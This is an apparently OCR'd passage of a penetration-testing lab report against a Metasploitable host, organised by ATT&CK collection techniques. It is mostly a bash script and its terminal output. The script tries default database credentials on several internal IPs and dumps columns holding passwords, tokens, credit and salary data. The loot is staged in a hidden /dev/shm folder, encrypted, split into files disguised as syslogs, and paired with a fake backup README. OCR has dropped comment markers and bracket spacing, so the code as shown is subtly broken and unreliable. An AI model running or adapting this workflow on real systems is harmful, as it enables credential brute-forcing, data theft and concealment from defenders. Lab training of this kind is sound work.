
9.2. Data from Information Repositories (T1213)


Database (T1213.001)


Create a script to get the data from database





bgreen@metasploitable: ~
File Actions Edit View Help
done
done
}
# Function to extract data from PostgreSQL
extract_postgres_data() {
local host=$1
local user=$2
local pass=$3
echo -e "\n=== PostgreSQL Data from $user@$host ==="
Set password for psql
export PGPASSWORD="$pass"
# Get list of databases
DBS=$(psql -h "$host" -U "$user" -l 2>/dev/null | grep -v "List of databases" | grep -v "^-" | grep -v "template" | awk '{print $1}' | grep -v "|")
for db in $DBS; do
echo -e "\nDatabase: $db"
# Get tables
TABLES=$(psql -h "$host" -U "$user" "$db" -c "\dt" 2>/dev/null | grep "public" | awk '{print $3}')
for table in $TABLES; do
echo " Table: $table"
Get sample data
psql -h "$host" -U "$user" "$db" -c "SELECT * FROM \"$table\" LIMIT 3;" 2>/dev/null | head -5
# Get column names
COLS=$(psql -h "$host" -U "$user" "$db" -c "SELECT column_name FROM information_schema.columns WHERE table_name = '$table';" 2>/dev/null | grep -v "column_name" | grep -v "row" | grep -v "^$")
# Check for interesting columns
INTERESTING_COLS=$(echo "$COLS" | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)")
if [! -z "$INTERESTING_COLS"]; then
echo " Interesting columns found: $INTERESTING_COLS"
for col in $INTERESTING_COLS; do
psql -h "$host" -U "$user" "$db" -c "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null | head -6
done
Type here to search
1:49 PM
12/21/2025



bgreen@metasploitable: ~
File Actions Edit View Help
psql -h "$host" -U "$user" "$db" -c "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null | head -6
done
fi
done
done
unset PGPASSWORD
}
# Function for SQLite databases
extract_sqlite_data() {
local db_file=$1
echo -e "\n=== SQLite Data from $db_file ==="
if [-f "$db_file"] && command -v sqlite3 >/dev/null 2>&1; then
# Get tables
TABLES=$(sqlite3 "$db_file" ".tables" 2>/dev/null)
for table in $TABLES; do
echo " Table: $table"
Get sample data
sqlite3 "$db_file" "SELECT * FROM \"$table\" LIMIT 3;" 2>/dev/null
# Get schema to find interesting columns
SCHEMA=$(sqlite3 "$db_file" ".schema \"$table\"" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)")
if [! -z "$SCHEMA"]; then
echo " Interesting structure found"
Try to extract from interesting columns
sqlite3 "$db_file" "PRAGMA table_info(\"$table\");" 2>/dev/null | grep -i -E "(user|pass|email|name|account|credit|salary|secret|token)" | awk -F'|' '{print $2}' | while read col; do
sqlite3 "$db_file" "SELECT \"$col\" FROM \"$table\" LIMIT 5;" 2>/dev/null
done
fi
done
fi
}
# Main execution
echo "[1] Testing MySQL databases..."
Try common MySQL credentials
Type here to search
1:50 PM
12/21/2025


bgreen@metasploitable: ~
File Actions Edit View Help
Main execution
echo "[1] Testing MySQL databases..."
# Try common MySQL credentials
MYSQL_CREDS=(
"localhost root ''"
"localhost root root"
"localhost admin admin123"
"localhost admin Password1"
"172.30.34.235 root Password1"
"172.30.34.236 root Password1"
)
for cred in "${MYSQL_CREDS[@]}"; do
host=$(echo $cred | awk '{print $1}')
user=$(echo $cred | awk '{print $2}')
pass=$(echo $cred | awk '{print $3}')
# Test connection
if mysql -h "$host" -u "$user" -p"$pass" -e "SELECT 1;" >/dev/null 2>&1; then
echo " Found working MySQL: $user@$host"
extract_mysql_data "$host" "$user" "$pass"
fi
done
echo -e "\n[2] Testing PostgreSQL databases..."
# Try common PostgreSQL credentials
PG_CREDS=(
"localhost postgres postgres"
"localhost postgres Password1"
"172.30.34.238 postgres postgres"
)
for cred in "${PG_CREDS[@]}"; do
host=$(echo $cred | awk '{print $1}')
user=$(echo $cred | awk '{print $2}')
pass=$(echo $cred | awk '{print $3}')
export PGPASSWORD="$pass"
Type here to search
1:50 PM
12/21/2025


bgreen@metasploitable: ~
File Actions Edit View Help
echo " Found working MySQL: $user@$host"
extract_mysql_data "$host" "$user" "$pass"
fi
done
echo -e "\n[2] Testing PostgreSQL databases..."
# Try common PostgreSQL credentials
PG_CREDS=(
"localhost postgres postgres"
"localhost postgres Password1"
"172.30.34.238 postgres postgres"
)
for cred in "${PG_CREDS[@]}"; do
host=$(echo $cred | awk '{print $1}')
user=$(echo $cred | awk '{print $2}')
pass=$(echo $cred | awk '{print $3}')
export PGPASSWORD="$pass"
if psql -h "$host" -U "$user" -c "SELECT 1;" >/dev/null 2>&1; then
echo " Found working PostgreSQL: $user@$host"
extract_postgres_data "$host" "$user" "$pass"
fi
unset PGPASSWORD
done
echo -e "\n[3] Searching for SQLite databases..."
# Find SQLite files
SQLITE_FILES=$(find /home /var /opt -name "*.db" -o -name "*.sqlite*" 2>/dev/null | head -10)
for db_file in $SQLITE_FILES; do
echo " Found SQLite: $db_file"
extract_sqlite_data "$db_file"
done
echo -e "\n[+] Database data extraction complete"
EOF
chmod +x extract_db_data.sh
./extract_db_data.sh > db_actual_data.txt
Type here to search
1:50 PM
12/21/2025

Run to find following results






9.3. Data Staged (T1074)

Local Data Staging (T1074.001)


Stage the data found from local system and database in /dev/shm/.cache_sys




9.4. Archive Collected Data (T1560)

Archive via Utility (T1560.001)

Use openssl to encrypt the staged files into multiple parts of 10K size along with extraction script and fake READ ME file


bgreen@metasploitable: ~
File Actions Edit View Help
cd /dev/shm/.cache_sys
tar -czf - sys_audit.log db_audit.log | openssl enc -aes-256-cbc -salt -pass pass:ArchiveKey2024 -out system_backup.tar.enc
FILESIZE=$(stat -c%s "system_backup.tar.enc" 2>/dev/null || wc -c < "system_backup.tar.enc")
echo "Archive size: $FILESIZE bytes"
Archive size: 13792 bytes
split -b 10K system_backup.tar.enc backup_part_
count=1
for file in backup_part_*; do
mv "$file" "syslog.$count.bin"
echo " Created: syslog.$count.bin"
((count++))
done
Created: syslog.1.bin
Created: syslog.2.bin
cat > .extract_backup.sh << 'EOF'
#!/bin/bash
System Backup Extraction Utility
echo "System backup restoration utility..."
echo "Merging archive parts..."
cat syslog.*.bin > system_backup.tar.enc
echo "Decrypting archive..."
openssl enc -d -aes-256-cbc -salt -pass pass:ArchiveKey2024 -in system_backup.tar.enc | tar -xz
echo "Backup restored to current directory."
echo "Contents:"
Type here to search
2:54 PM
12/21/2025



bgreen@metasploitable: ~
File Actions Edit View Help
echo "Contents:"
ls -la sys_audit.log db_audit.log 2>/dev/null
EOF
chmod +x .extract_backup.sh
cat > README_backup.txt << 'EOF'
System Log Archive
Date: $(date)
Host: $(hostname)
Purpose: System audit log backup
Contents: System and database audit logs
Encryption: AES-256-CBC (OpenSSL)
Files:
- syslog.*.bin: Compressed log archive parts
- .extract_backup.sh: Restoration script
To restore:
./extract_backup.sh
Note: This is an automated system backup.
EOF
rm -f system_backup.tar.enc
ls -la syslog.*.bin .extract_backup.sh README_backup.txt
-rwxr-xr-x 1 msfadmin msfadmin 397 Dec 21 04:51 .extract_backup.sh
-rw-r--r-- 1 msfadmin msfadmin 348 Dec 21 04:52 README_backup.txt
-rw-r--r-- 1 msfadmin msfadmin 10240 Dec 21 04:50 syslog.1.bin
-rw-r--r-- 1 msfadmin msfadmin 3552 Dec 21 04:50 syslog.2.bin
Type here to search
2:56 PM
12/21/2025

